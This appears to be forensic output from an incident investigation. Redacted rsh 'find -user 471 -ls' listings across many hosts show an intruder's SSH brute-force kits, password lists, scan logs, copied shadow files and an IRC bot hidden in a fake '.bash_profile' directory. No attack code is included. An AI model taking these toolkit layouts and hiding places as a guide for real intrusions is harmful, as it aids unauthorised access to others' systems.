/tase.zip
# ____________________________________________________ stdout gaucho
# ---------------------------------------------------- errchan gaucho
# /usr/bin/rsh  -n  gaucho find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
864001    4 drwxrwxr-x   3 graff    graff        4096 Feb 11 20:19 /tmp/\
864002  208 -rw-rw-r--   1 graff    graff      207354 Nov 18 22:36 /tmp/\
/la.jpg
864003    4 drwxr-xr-x   2 graff    graff        4096 Feb 11 21:31 /tmp/\
/la
864009    4 -rwxr-xr-x   1 graff    graff         612 Jul 25  2008 /tmp/\
/la/go
864010    4 -rwxrwxr-x   1 graff    graff         475 Jul 25  2008 /tmp/\
/la/go-find
864014    8 -rw-rw-r--   1 graff    graff        4276 Feb 11 21:31 /tmp/\
/la/ips
864004    4 -rwxr-xr-x   1 graff    graff         605 Dec  4  2006 /tmp/\
/la/start
864006    4 -rwxr-xr-x   1 graff    graff         110 Dec  4  2006 /tmp/\
/la/do
864008    4 -rwxr-xr-x   1 graff    graff         304 Dec  3  2006 /tmp/\
/la/auto
864011  448 -rwx------   1 graff    graff      453972 Dec  3  2006 /tmp/\
/la/ss
864012    8 -rwxr-xr-x   1 graff    graff        5944 May 15  2005 /tmp/\
/la/pscan2
864005    4 -rwxr-xr-x   1 graff    graff        1599 Jul 25  2008 /tmp/\
/la/plesk
864013    8 -rw-rw-r--   1 graff    graff        4276 Feb 11 21:31 /tmp/\
/la/scan.log
864015    4 -rw-rw-r--   1 graff    graff         822 Feb 11 21:31 /tmp/\
/la/threads
864007    4 -rwxr-xr-x   1 graff    graff         878 Mar 24  2009 /tmp/\
/la/pass
# ____________________________________________________ stdout iorek
# ---------------------------------------------------- errchan iorek
# /usr/bin/rsh  -n  iorek find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
1832001   4 drwxrwxr-x   3 graff    graff        4096 Feb 11 21:53 /tmp/\
```

```
832002 5600 -rw-rw-r--   1 graff    graff     5718450 Feb 10 20:39 /tmp/\
/tase.zip
832003    4 drwxrwxr-x   2 graff    graff        4096 Feb 11 22:08 /tmp/\
/tase
832035   60 -rwxrwxr-x   1 graff    graff       53284 May 15  2005 /tmp/\
/tase/male
832023   12 -rwxrwxr-x   1 graff    graff       12248 Feb 11 22:10 /tmp/\
/tase/cool.x
832028   28 -rwxrwxr-x   1 graff    graff       25644 Aug 23  2005 /tmp/\
/tase/german
832022    4 -rwxrwxr-x   1 graff    graff        1261 Aug 23  2005 /tmp/\
/tase/cool.2
832016   84 -rwxrwxr-x   1 graff    graff       78332 May 30  2006 /tmp/\
/tase/7
832045    8 -rwxrwxr-x   1 graff    graff        5862 Aug 23  2005 /tmp/\
/tase/spanish
832017    8 -rwxrwxr-x   1 graff    graff        4921 May 30  2006 /tmp/\
/tase/8
832009   32 -rwxrwxr-x   1 graff    graff       28956 Jan 27  2008 /tmp/\
/tase/2
832049 1364 -rwxrwxr-x   1 graff    graff     1388614 Feb 11 22:10 /tmp/\
/tase/sshd
832046  452 -rwxrwxr-x   1 graff    graff      458068 Feb 11 22:10 /tmp/\
/tase/ss
832010   28 -rwxrwxr-x   1 graff    graff       27459 Jan 27  2008 /tmp/\
/tase/3
832033   16 -rwxrwxr-x   1 graff    graff       12758 Aug 23  2005 /tmp/\
/tase/japan
832027    4 -rwxrwxr-x   1 graff    graff        3499 Apr 20  2008 /tmp/\
/tase/FullScan
832021    4 -rwxrwxr-x   1 graff    graff          95 Aug 23  2005 /tmp/\
/tase/cool.1
832029    4 -rwxrwxr-x   1 graff    graff         634 Apr 21  2008 /tmp/\
/tase/index.html
832044    4 -rwxrwxr-x   1 graff    graff          57 Jun 12  2008 /tmp/\
/tase/setup
832041    8 -rwxrwxr-x   1 graff    graff        4920 Aug 23  2005 /tmp/\
/tase/russian
832043    4 -rwxrwxr-x   1 graff    graff         197 Aug 23  2005 /tmp/\
/tase/secure
832008    4 -rw-rw-r--   1 graff    graff        4005 Feb 11 22:02 /tmp/\
/tase/198.209.find.22
832014    4 -rw-rw-r--   1 graff    graff        4005 Feb 11 22:02 /tmp/\
/tase/mfu.txt
832050    4 -rwxrwxr-x   1 graff    graff        2362 Jun 12  2008 /tmp/\
/tase/TASE
832012   36 -rwxrwxr-x   1 graff    graff       36009 Jan 27  2008 /tmp/\
/tase/5
832020    4 -rwxrwxr-x   1 graff    graff         216 May 18  2005 /tmp/\
/tase/auto
832006   40 -rwxrwxr-x   1 graff    graff       36903 Apr 21  2006 /tmp/\
/tase/11
832007   68 -rwxrwxr-x   1 graff    graff       63261 Apr 21  2006 /tmp/\
/tase/12
```

```
832004  120 -rwxrwxr-x   1 graff    graff      118199 Apr 21  2008 /tmp/\
/tase/1
832005    8 -rwxrwxr-x   1 graff    graff        5788 Apr 21  2006 /tmp/\
/tase/10
832019  832 -rwxrwxr-x   1 graff    graff      846832 Feb 11 21:54 /tmp/\
/tase/atack
832024   68 -rwxrwxr-x   1 graff    graff       63261 Feb 11 22:08 /tmp/\
/tase/data.conf
832013   60 -rwxrwxr-x   1 graff    graff       55326 Mar  2  2008 /tmp/\
/tase/6
832038   68 -rwxrwxr-x   1 graff    graff       63261 Feb 11 22:10 /tmp/\
/tase/pass_file
832018   28 -rwxrwxr-x   1 graff    graff       25645 May 27  2006 /tmp/\
/tase/9
832039    8 -rwxrwxr-x   1 graff    graff        5646 Aug 23  2005 /tmp/\
/tase/romanian
832047  896 -rwxrwxr-x   1 graff    graff      910760 Apr 20  2008 /tmp/\
/tase/ssh
832042  256 -rwxrwxr-x   1 graff    graff      254076 Apr 21  2008 /tmp/\
/tase/screen
832026   24 -rwxrwxr-x   1 graff    graff       20854 Aug 23  2005 /tmp/\
/tase/french
832011   56 -rwxrwxr-x   1 graff    graff       50250 Jan 27  2008 /tmp/\
/tase/4
832051   60 -rwxrwxr-x   1 graff    graff       54703 Apr 20  2008 /tmp/\
/tase/tase.conf
832052   28 -rwxrwxr-x   1 graff    graff       24999 Aug 23  2005 /tmp/\
/tase/usere
832037   64 -rwxrwxr-x   1 graff    graff       58498 Apr 20  2008 /tmp/\
/tase/pass.txt
832048  832 -rwxrwxr-x   1 graff    graff      846832 Feb 11 03:29 /tmp/\
/tase/ssh-scan
832040   28 -rwxrwxr-x   1 graff    graff       26857 Aug 23  2005 /tmp/\
/tase/root
832036 2980 -rwxrwxr-x   1 graff    graff     3043493 Feb 11 01:13 /tmp/\
/tase/orto.zip
832025   20 -rwxrwxr-x   1 graff    graff       19825 Feb 11 03:26 /tmp/\
/tase/find
# ____________________________________________________ stdout
iotacfa2
# ---------------------------------------------------- errchan
iotacfa2
# /usr/bin/rsh  -n  iotacfa2 find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
 64001    4 drwxrwxr-x   3 graff    graff        4096 Feb 11 21:48 /tmp/\
 64003    4 drwxrwxr-x   2 graff    graff        4096 Feb 12 08:26 /tmp/\
/tase
 64016   84 -rwxrwxr-x   1 graff    graff       78332 May 30  2006 /tmp/\
/tase/7
 64038   68 -rwxrwxr-x   1 graff    graff       63261 Feb 12 08:17 /tmp/\
/tase/pass_file
 64040   28 -rwxrwxr-x   1 graff    graff       26857 Aug 23  2005 /tmp/\
/tase/root
```

RIF

```
 64026   24 -rwxrwxr-x   1 graff    graff       20854 Aug 23  2005 /tmp/\
/tase/french
 64021    4 -rwxrwxr-x   1 graff    graff          95 Aug 23  2005 /tmp/\
/tase/cool.1
 64048  832 -rwxrwxr-x   1 graff    graff      846832 Feb 12 09:16 /tmp/\
/tase/ssh-scan
 64046  452 -rwxrwxr-x   1 graff    graff      458068 Feb 12 09:16 /tmp/\
/tase/ss
 64020    4 -rwxrwxr-x   1 graff    graff         216 May 18  2005 /tmp/\
/tase/auto
 64010   28 -rwxrwxr-x   1 graff    graff       27459 Jan 27  2008 /tmp/\
/tase/3
 64027    4 -rwxrwxr-x   1 graff    graff        3499 Apr 20  2008 /tmp/\
/tase/FullScan
 64008    0 -rw-rw-r--   1 graff    graff           0 Feb 12 07:55 /tmp/\
/tase/155.136.find.22
 64037   64 -rwxrwxr-x   1 graff    graff       58498 Apr 20  2008 /tmp/\
/tase/pass.txt
 64050    4 -rwxrwxr-x   1 graff    graff        2362 Jun 12  2008 /tmp/\
/tase/TASE
 64014   32 -rw-rw-r--   1 graff    graff       31200 Feb 12 08:26 /tmp/\
/tase/84.19.find.22
 64022    4 -rwxrwxr-x   1 graff    graff        1261 Aug 23  2005 /tmp/\
/tase/cool.2
 64039    8 -rwxrwxr-x   1 graff    graff        5646 Aug 23  2005 /tmp/\
/tase/romanian
 64035   60 -rwxrwxr-x   1 graff    graff       53284 May 15  2005 /tmp/\
/tase/male
 64025   20 -rwxrwxr-x   1 graff    graff       19825 Feb 12 09:16 /tmp/\
/tase/find
 64024   28 -rwxrwxr-x   1 graff    graff       27459 Feb 12 09:15 /tmp/\
/tase/data.conf
 64042  256 -rwxrwxr-x   1 graff    graff      254076 Feb 12 09:16 /tmp/\
/tase/screen
 64004  120 -rwxrwxr-x   1 graff    graff      118199 Apr 21  2008 /tmp/\
/tase/1
 64045    8 -rwxrwxr-x   1 graff    graff        5862 Aug 23  2005 /tmp/\
/tase/spanish
 64033   16 -rwxrwxr-x   1 graff    graff       12758 Aug 23  2005 /tmp/\
/tase/japan
 64052   28 -rwxrwxr-x   1 graff    graff       24999 Aug 23  2005 /tmp/\
/tase/usere
 64028   28 -rwxrwxr-x   1 graff    graff       25644 Aug 23  2005 /tmp/\
/tase/german
 64041    8 -rwxrwxr-x   1 graff    graff        4920 Aug 23  2005 /tmp/\
/tase/russian
 64023   12 -rwxrwxr-x   1 graff    graff       12248 Feb 12 09:16 /tmp/\
/tase/cool.x
 64017    8 -rwxrwxr-x   1 graff    graff        4921 May 30  2006 /tmp/\
/tase/8
 64030   32 -rw-rw-r--   1 graff    graff       31200 Feb 12 08:26 /tmp/\
/tase/ip.conf
 64011   56 -rwxrwxr-x   1 graff    graff       50250 Jan 27  2008 /tmp/\
/tase/4
```

```
 64006   40 -rwxrwxr-x   1 graff    graff       36903 Apr 21  2006 /tmp/\
/tase/11
 64044    4 -rwxrwxr-x   1 graff    graff          57 Jun 12  2008 /tmp/\
/tase/setup
 64009   32 -rwxrwxr-x   1 graff    graff       28956 Jan 27  2008 /tmp/\
/tase/2
 64036 2980 -rwxrwxr-x   1 graff    graff     3043493 Feb 11 01:13 /tmp/\
/tase/orto.zip
 64018   28 -rwxrwxr-x   1 graff    graff       25645 May 27  2006 /tmp/\
/tase/9
 64019  832 -rwxrwxr-x   1 graff    graff      846832 Feb 11 03:26 /tmp/\
/tase/atack
 64049 1364 -rwxrwxr-x   1 graff    graff     1388614 Feb 11 03:29 /tmp/\
/tase/sshd
 64043    4 -rwxrwxr-x   1 graff    graff         197 Aug 23  2005 /tmp/\
/tase/secure
 64047  896 -rwxrwxr-x   1 graff    graff      910760 Apr 20  2008 /tmp/\
/tase/ssh
 64051   60 -rwxrwxr-x   1 graff    graff       54703 Apr 20  2008 /tmp/\
/tase/tase.conf
 64029    4 -rwxrwxr-x   1 graff    graff         634 Apr 21  2008 /tmp/\
/tase/index.html
 64005    8 -rwxrwxr-x   1 graff    graff        5788 Apr 21  2006 /tmp/\
/tase/10
 64013   60 -rwxrwxr-x   1 graff    graff       55326 Mar  2  2008 /tmp/\
/tase/6
 64007   68 -rwxrwxr-x   1 graff    graff       63261 Apr 21  2006 /tmp/\
/tase/12
 64012   36 -rwxrwxr-x   1 graff    graff       36009 Jan 27  2008 /tmp/\
/tase/5
 64002 5600 -rw-rw-r--   1 graff    graff     5718450 Feb 10 20:39 /tmp/\
/tase.zip
# ____________________________________________________ stdout isildur
# ---------------------------------------------------- errchan isildur
# /usr/bin/rsh  -n  isildur find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
11088004    4 drwxr-xr-x   3 graff    graff        4096 Apr  4  2009
/var/tmp/.bash_profile
1088005     4 -rw-r--r--   1 graff    graff          34 Feb 11 19:50
/var/tmp/.bash_profile/LinkEvents
1088026     0 -rw-r--r--   1 graff    graff           0 Apr  4  2009
/var/tmp/.bash_profile/sor.seen
1088025     4 -rwxrwxr-x   1 graff    graff        3084 Apr  4  2009
/var/tmp/.bash_profile/kswap.set
1088023     0 -rw-r--r--   1 graff    graff           0 Apr  4  2009
/var/tmp/.bash_profile/sor3_.seen
1088021    24 -r-xr-xr-x   1 graff    graff       22936 Feb 10  2005
/var/tmp/.bash_profile/kswap.help
1088012     4 drwxr-xr-x   2 graff    graff        4096 Apr  4  2009
/var/tmp/.bash_profile/randfiles
1088018     4 -r--r--r--   1 graff    graff         633 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randsignoff.e
1088020     4 -r--r--r--   1 graff    graff        3982 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randinsult.e
```

RIF

```
1088014    4 -r--r--r--   1 graff    graff        2495 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randpickup.e
1088013    4 -r--r--r--   1 graff    graff        1465 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randversions.e
1088015    4 -r--r--r--   1 graff    graff         519 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randnicks.e
1088017   60 -r--r--r--   1 graff    graff       55316 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randsay.e
1088016    4 -r--r--r--   1 graff    graff         830 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randkicks.e
1088019    8 -r--r--r--   1 graff    graff        5195 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randaway.e
1088022    0 -rw-r--r--   1 graff    graff           0 Apr  4  2009
/var/tmp/.bash_profile/sor2.seen
1088024    4 -rwxrwxr-x   1 graff    graff          84 Apr  4  2009
/var/tmp/.bash_profile/mech1.users
1088007    4 -rwxrwxr-x   1 graff    graff          84 Apr  4  2009
/var/tmp/.bash_profile/mech3.users
1088008    4 -rwxrwxr-x   1 graff    graff          84 Apr  4  2009
/var/tmp/.bash_profile/mech2.users
1088009    4 -r-xr-xr-x   1 graff    graff           6 Aug  5  2005
/var/tmp/.bash_profile/kswap.pid
1088006  496 -r-xr-xr-x   1 graff    graff      500368 May 22  2006
/var/tmp/.bash_profile/inetd
1088010    4 -rw-r--r--   1 graff    graff        1084 Feb 11 21:00
/var/tmp/.bash_profile/kswap.session
1088011    4 -r-xr-xr-x   1 graff    graff        1085 Aug  9  2005
/var/tmp/.bash_profile/kswap.levels
# ____________________________________________________ stdout karma
# ---------------------------------------------------- errchan karma
# /usr/bin/rsh  -n  karma find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
 96012    4 -rw-rw-r--   1 graff    graff        2671 Feb 11 21:06
/tmp/blockpage.cgi?ws-session=2416092679
# ____________________________________________________ stdout maracas
# ---------------------------------------------------- errchan maracas
# /usr/bin/rsh  -n  maracas find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
2448001    4 drwx------   2 graff    graff        4096 Feb 12 08:13
/tmp/nasc
448007     4 -rw-rw-r--   1 graff    graff          24 Feb 12 07:59
/tmp/nasc/pass_file
448005   180 -rwxr-xr-x   1 graff    graff      178908 Jun 15  2005
/tmp/nasc/pico
448003   828 -rwxr-xr-x   1 graff    graff      842736 Nov 24  2004
/tmp/nasc/ssh-scan
448006     4 -rw-rw-r--   1 graff    graff          36 Feb 12 08:13
/tmp/nasc/vuln.txt
448002     4 -rwx------   1 graff    graff         596 May  1  2005
/tmp/nasc/start
448004    24 -rwx------   1 graff    graff       21407 Jul 21  2004
/tmp/nasc/pscan2
 96001   724 -rw-rw-r--   1 graff    graff      737280 Feb 12 08:15
/tmp/w.tgz
```

RIF

```
480001     4 drwx------   2 graff    graff        4096 Feb 12 08:25 /tmp/w
480010     0 -rw-rw-r--   1 graff    graff           0 Feb 12 08:25
/tmp/w/192.shadow
480005     4 -rw-r--r--   1 graff    graff         790 Mar  8  2007
/tmp/w/79.2.shadow
480007     0 -rw-r--r--   1 graff    graff           0 Mar  8  2007
/tmp/w/79.22.pscan.10000
480006     4 -rwx--x--x   1 graff    graff        1162 Aug 14  2006
/tmp/w/w.php
480008    16 -rwx--x--x   1 graff    graff       13408 Mar  8  2007
/tmp/w/ps
480004   696 -rw-r--r--   1 graff    graff      707576 Mar  8  2007
/tmp/w/lost
480003     4 -rw-r--r--   1 graff    graff        1297 Mar  8  2007
/tmp/w/79.3.shadow
480002     4 -rwx--x--x   1 graff    graff         388 Feb 18  2007
/tmp/w/scan
# _____________________________________________________ stdout mars
# ----------------------------------------------------- errchan mars
# /usr/bin/rsh  -n  mars find / /usr /var /tmp /h /d1 /d2 -xdev -user 471
-ls
 96011   724 -rw-rw-r--   1 graff    graff      737280 Feb 12 08:22
/tmp/w.tgz
736004     4 drwx------   2 graff    graff        4096 Feb 12 08:23 /tmp/w
736011    16 -rwx--x--x   1 graff    graff       13408 Mar  8  2007
/tmp/w/ps
736009     4 -rwx--x--x   1 graff    graff        1162 Aug 14  2006
/tmp/w/w.php
736005     4 -rwx--x--x   1 graff    graff         388 Feb 18  2007
/tmp/w/scan
736008     4 -rw-r--r--   1 graff    graff         790 Mar  8  2007
/tmp/w/79.2.shadow
736010     0 -rw-r--r--   1 graff    graff           0 Mar  8  2007
/tmp/w/79.22.pscan.10000
736006     4 -rw-r--r--   1 graff    graff        1297 Mar  8  2007
/tmp/w/79.3.shadow
736007   696 -rw-r--r--   1 graff    graff      707576 Mar  8  2007
/tmp/w/lost
736012     0 -rw-rw-r--   1 graff    graff           0 Feb 12 08:23
/tmp/w/67.pscan.10000
# _____________________________________________________ stdout melkor
# ----------------------------------------------------- errchan melkor
# /usr/bin/rsh  -n  melkor find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
288001     4 drwxr-xr-x   4 graff    graff        4096 Feb 11 20:04
/tmp/.bash_profile
288020     0 -rw-r--r--   1 graff    graff           0 Apr  4  2009
/tmp/.bash_profile/sor3_.seen
288005     4 -rwxrwxr-x   1 graff    graff          84 Apr  4  2009
/tmp/.bash_profile/mech2.users
288007     4 -rw-r--r--   1 graff    graff        1084 Feb 11 21:00
/tmp/.bash_profile/kswap.session
288019     0 -rw-r--r--   1 graff    graff           0 Apr  4  2009
/tmp/.bash_profile/sor2.seen
```

```
288008     4 -r-xr-xr-x   1 graff    graff        1085 Aug  9  2005
/tmp/.bash_profile/kswap.levels
288025     4 drwxr-xr-x   2 graff    graff        4096 Feb 11 20:17
/tmp/.bash_profile/linuxteam
288046     8 -rwxr-xr-x   1 graff    graff        4734 Nov 24  2005
/tmp/.bash_profile/linuxteam/a2
288047     4 -rwxr-xr-x   1 graff    graff         366 Feb  7 17:52
/tmp/.bash_profile/linuxteam/a
288040     4 -rwxr-xr-x   1 graff    graff        2270 May 26  2005
/tmp/.bash_profile/linuxteam/pass_filees
288035   828 -rwxr-xr-x   1 graff    graff      842424 Sep  6  2004
/tmp/.bash_profile/linuxteam/sshf
288029   204 -rwxr-xr-x   1 graff    graff      202701 Feb  8 06:49
/tmp/.bash_profile/linuxteam/pass_file
288038    24 -rwxr-xr-x   1 graff    graff       21407 Jul 21  2004
/tmp/.bash_profile/linuxteam/pscan2
288045     4 -rwxr-xr-x   1 graff    graff         832 Nov 24  2005
/tmp/.bash_profile/linuxteam/a3
288028     0 -rw-r--r--   1 graff    graff           0 Feb  8 06:52
/tmp/.bash_profile/linuxteam/94.0.pscan.22
288039   172 -rwxr-xr-x   1 graff    graff      167964 Mar 16  2001
/tmp/.bash_profile/linuxteam/pico
288041     4 -rwxr-xr-x   1 graff    graff          92 Apr  6  2005
/tmp/.bash_profile/linuxteam/go.sh
288030    16 -rwxr-xr-x   1 graff    graff       16348 Feb  8 05:55
/tmp/.bash_profile/linuxteam/58.8.pscan.22
288034     4 -rwxr-xr-x   1 graff    graff        3957 Nov 24  2005
/tmp/.bash_profile/linuxteam/start
288026     0 -rw-r--r--   1 graff    graff           0 Feb  8 07:25
/tmp/.bash_profile/linuxteam/211.2.pscan.22
288044     4 -rwxr-xr-x   1 graff    graff         206 Jul 21  2004
/tmp/.bash_profile/linuxteam/auto
288037   448 -rwxr-xr-x   1 graff    graff      453972 Jul 12  2004
/tmp/.bash_profile/linuxteam/ss
288032     0 -rw-r--r--   1 graff    graff           0 Feb  8 01:52
/tmp/.bash_profile/linuxteam/.0.pscan.22
288033     4 -rwxr-xr-x   1 graff    graff        2844 Feb  8 04:44
/tmp/.bash_profile/linuxteam/vuln.txt
288043    24 -rwxr-xr-x   1 graff    graff       22354 Dec  1  2004
/tmp/.bash_profile/linuxteam/common
288024     8 -rw-rw-r--   1 graff    graff        7068 Feb 11 20:17
/tmp/.bash_profile/linuxteam/41.pscan.22
288042     4 -rwxr-xr-x   1 graff    graff         265 Nov 24  2004
/tmp/.bash_profile/linuxteam/gen-pass.sh
288048     8 -rw-rw-r--   1 graff    graff        7068 Feb 11 20:17
/tmp/.bash_profile/linuxteam/mfu.txt
288036   828 -rwxr-xr-x   1 graff    graff      842736 Nov 24  2004
/tmp/.bash_profile/linuxteam/ssh-scan
288027     0 -rw-r--r--   1 graff    graff           0 Feb  8 07:17
/tmp/.bash_profile/linuxteam/210.1.pscan.22
288031     4 -rwxr-xr-x   1 graff    graff        2417 May 26  2005
/tmp/.bash_profile/linuxteam/old
288022     4 -rwxrwxr-x   1 graff    graff        2948 Feb 11 20:01
/tmp/.bash_profile/kswap.set
```

```
288002    4 -rw-r--r--   1 graff    graff          34 Feb 11 20:01
/tmp/.bash_profile/LinkEvents
288023    0 -rw-r--r--   1 graff    graff           0 Apr  4  2009
/tmp/.bash_profile/sor.seen
288004    4 -rwxrwxr-x   1 graff    graff          84 Apr  4  2009
/tmp/.bash_profile/mech3.users
288006    4 -r-xr-xr-x   1 graff    graff           6 Aug  5  2005
/tmp/.bash_profile/kswap.pid
288018   24 -r-xr-xr-x   1 graff    graff       22936 Feb 10  2005
/tmp/.bash_profile/kswap.help
288021    4 -rwxrwxr-x   1 graff    graff          84 Apr  4  2009
/tmp/.bash_profile/mech1.users
288009    4 drwxr-xr-x   2 graff    graff        4096 Apr  4  2009
/tmp/.bash_profile/randfiles
288010    4 -r--r--r--   1 graff    graff        1465 Feb 10  2005
/tmp/.bash_profile/randfiles/randversions.e
288017    4 -r--r--r--   1 graff    graff        3982 Feb 10  2005
/tmp/.bash_profile/randfiles/randinsult.e
288012    4 -r--r--r--   1 graff    graff         519 Feb 10  2005
/tmp/.bash_profile/randfiles/randnicks.e
288014   60 -r--r--r--   1 graff    graff       55316 Feb 10  2005
/tmp/.bash_profile/randfiles/randsay.e
288011    4 -r--r--r--   1 graff    graff        2495 Feb 10  2005
/tmp/.bash_profile/randfiles/randpickup.e
288016    8 -r--r--r--   1 graff    graff        5195 Feb 10  2005
/tmp/.bash_profile/randfiles/randaway.e
288013    4 -r--r--r--   1 graff    graff         830 Feb 10  2005
/tmp/.bash_profile/randfiles/randkicks.e
288015    4 -r--r--r--   1 graff    graff         633 Feb 10  2005
/tmp/.bash_profile/randfiles/randsignoff.e
288003  496 -r-xr-xr-x   1 graff    graff      500368 May 22  2006
/tmp/.bash_profile/inetd
 96003 3868 -rw-rw-r--   1 graff    graff     3955936 Feb 11 19:59
/tmp/KNOPPIX_V4.0.2DVD-2005-09-23-DE.iso
#                                                                stdout
(b)(6),(b)(7)(
# ------------------------------------------------------------ errchan
(b)(6),(b)(7)
# /usr/bin/rsh  -n (b)(6),(b)(7) find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
480001    4 drwxrwxr-x   3 graff    graff        4096 Feb 12 07:58 /tmp/\
480002 5600 -rw-rw-r--   1 graff    graff     5718450 Feb 10 20:39 /tmp/\
/tase.zip
480003    4 drwxrwxr-x   2 graff    graff        4096 Feb 12 08:58 /tmp/\
/tase
480040   28 -rwxrwxr-x   1 graff    graff       26857 Aug 23  2005 /tmp/\
/tase/root
480009   32 -rwxrwxr-x   1 graff    graff       28956 Jan 27  2008 /tmp/\
/tase/2
480042  256 -rwxrwxr-x   1 graff    graff      254076 Feb 12 09:17 /tmp/\
/tase/screen
480014   12 -rw-rw-r--   1 graff    graff       11237 Feb 12 08:17 /tmp/\
/tase/mfu.txt
```

```
480041    8 -rwxrwxr-x   1 graff    graff        4920 Aug 23  2005 /tmp/\
/tase/russian
480029    4 -rwxrwxr-x   1 graff    graff         634 Apr 21  2008 /tmp/\
/tase/index.html
480027    4 -rwxrwxr-x   1 graff    graff        3499 Apr 20  2008 /tmp/\
/tase/FullScan
480026   24 -rwxrwxr-x   1 graff    graff       20854 Aug 23  2005 /tmp/\
/tase/french
480035   60 -rwxrwxr-x   1 graff    graff       53284 May 15  2005 /tmp/\
/tase/male
480052   28 -rwxrwxr-x   1 graff    graff       24999 Aug 23  2005 /tmp/\
/tase/usere
480049 1364 -rwxrwxr-x   1 graff    graff     1388614 Feb 12 09:17 /tmp/\
/tase/sshd
480033   16 -rwxrwxr-x   1 graff    graff       12758 Aug 23  2005 /tmp/\
/tase/japan
480025   20 -rwxrwxr-x   1 graff    graff       19825 Feb 12 09:17 /tmp/\
/tase/find
480013   60 -rwxrwxr-x   1 graff    graff       55326 Mar  2  2008 /tmp/\
/tase/6
480005    8 -rwxrwxr-x   1 graff    graff        5788 Apr 21  2006 /tmp/\
/tase/10
480036 2980 -rwxrwxr-x   1 graff    graff     3043493 Feb 11 01:13 /tmp/\
/tase/orto.zip
480028   28 -rwxrwxr-x   1 graff    graff       25644 Aug 23  2005 /tmp/\
/tase/german
480044    4 -rwxrwxr-x   1 graff    graff          57 Jun 12  2008 /tmp/\
/tase/setup
480021    4 -rwxrwxr-x   1 graff    graff          95 Aug 23  2005 /tmp/\
/tase/cool.1
480048  832 -rwxrwxr-x   1 graff    graff      846832 Feb 12 08:50 /tmp/\
/tase/ssh-scan
480004  120 -rwxrwxr-x   1 graff    graff      118199 Apr 21  2008 /tmp/\
/tase/1
480017    8 -rwxrwxr-x   1 graff    graff        4921 May 30  2006 /tmp/\
/tase/8
480038   68 -rwxrwxr-x   1 graff    graff       63261 Feb 12 09:16 /tmp/\
/tase/pass_file
480037   64 -rwxrwxr-x   1 graff    graff       58498 Apr 20  2008 /tmp/\
/tase/pass.txt
480024   68 -rwxrwxr-x   1 graff    graff       63261 Feb 12 08:50 /tmp/\
/tase/data.conf
480010   28 -rwxrwxr-x   1 graff    graff       27459 Jan 27  2008 /tmp/\
/tase/3
480045    8 -rwxrwxr-x   1 graff    graff        5862 Aug 23  2005 /tmp/\
/tase/spanish
480011   56 -rwxrwxr-x   1 graff    graff       50250 Jan 27  2008 /tmp/\
/tase/4
480051   60 -rwxrwxr-x   1 graff    graff       54703 Apr 20  2008 /tmp/\
/tase/tase.conf
480039    8 -rwxrwxr-x   1 graff    graff        5646 Aug 23  2005 /tmp/\
/tase/romanian
480006   40 -rwxrwxr-x   1 graff    graff       36903 Apr 21  2006 /tmp/\
/tase/11
```

```
480047  896 -rwxrwxr-x   1 graff    graff      910760 Apr 20  2008 /tmp/\
/tase/ssh
480022    4 -rwxrwxr-x   1 graff    graff        1261 Aug 23  2005 /tmp/\
/tase/cool.2
480018   28 -rwxrwxr-x   1 graff    graff       25645 May 27  2006 /tmp/\
/tase/9
480007   68 -rwxrwxr-x   1 graff    graff       63261 Apr 21  2006 /tmp/\
/tase/12
480023   12 -rwxrwxr-x   1 graff    graff       12248 Feb 11 03:26 /tmp/\
/tase/cool.x
480019  832 -rwxrwxr-x   1 graff    graff      846832 Feb 11 03:26 /tmp/\
/tase/atack
480016   84 -rwxrwxr-x   1 graff    graff       78332 May 30  2006 /tmp/\
/tase/7
480046  452 -rwxrwxr-x   1 graff    graff      458068 Apr 20  2008 /tmp/\
/tase/ss
480043    4 -rwxrwxr-x   1 graff    graff         197 Aug 23  2005 /tmp/\
/tase/secure
480050    4 -rwxrwxr-x   1 graff    graff        2362 Jun 12  2008 /tmp/\
/tase/TASE
480008   12 -rw-rw-r--   1 graff    graff       11237 Feb 12 08:17 /tmp/\
/tase/81.209.find.22
480012   36 -rwxrwxr-x   1 graff    graff       36009 Jan 27  2008 /tmp/\
/tase/5
480020    4 -rwxrwxr-x   1 graff    graff         216 May 18  2005 /tmp/\
/tase/auto
# ____________________________________________________ stdout pisces
# ---------------------------------------------------- errchan pisces
# /usr/bin/rsh  -n  pisces find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
640059    4 drwx------   2 graff    graff        4096 Feb 12 03:20
/var/run/screen/S-graff
640060    0 prwx------   1 graff    graff           0 Feb 12 07:54
/var/run/screen/S-graff/21082.pts-8.pisces
# ____________________________________________________ stdout snail
# ---------------------------------------------------- errchan snail
# /usr/bin/rsh  -n  snail find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
800001    4 drwxrwxr-x   3 graff    graff        4096 Feb 11 21:55 /tmp/\
800003    4 drwxrwxr-x   2 graff    graff        4096 Feb 12 08:30 /tmp/\
/tase
800044    4 -rwxrwxr-x   1 graff    graff          57 Jun 12  2008 /tmp/\
/tase/setup
800045    8 -rwxrwxr-x   1 graff    graff        5862 Aug 23  2005 /tmp/\
/tase/spanish
800024  120 -rwxrwxr-x   1 graff    graff      118199 Feb 12 08:30 /tmp/\
/tase/data.conf
800008   60 -rw-rw-r--   1 graff    graff       54494 Feb 12 08:30 /tmp/\
/tase/83.169.find.22
800048  832 -rwxrwxr-x   1 graff    graff      846832 Feb 12 08:17 /tmp/\
/tase/ssh-scan
800046  452 -rwxrwxr-x   1 graff    graff      458068 Feb 12 08:30 /tmp/\
/tase/ss
```

RIF

```
800027     4 -rwxrwxr-x   1 graff    graff        3499 Apr 20  2008 /tmp/\
/tase/FullScan
800033    16 -rwxrwxr-x   1 graff    graff       12758 Aug 23  2005 /tmp/\
/tase/japan
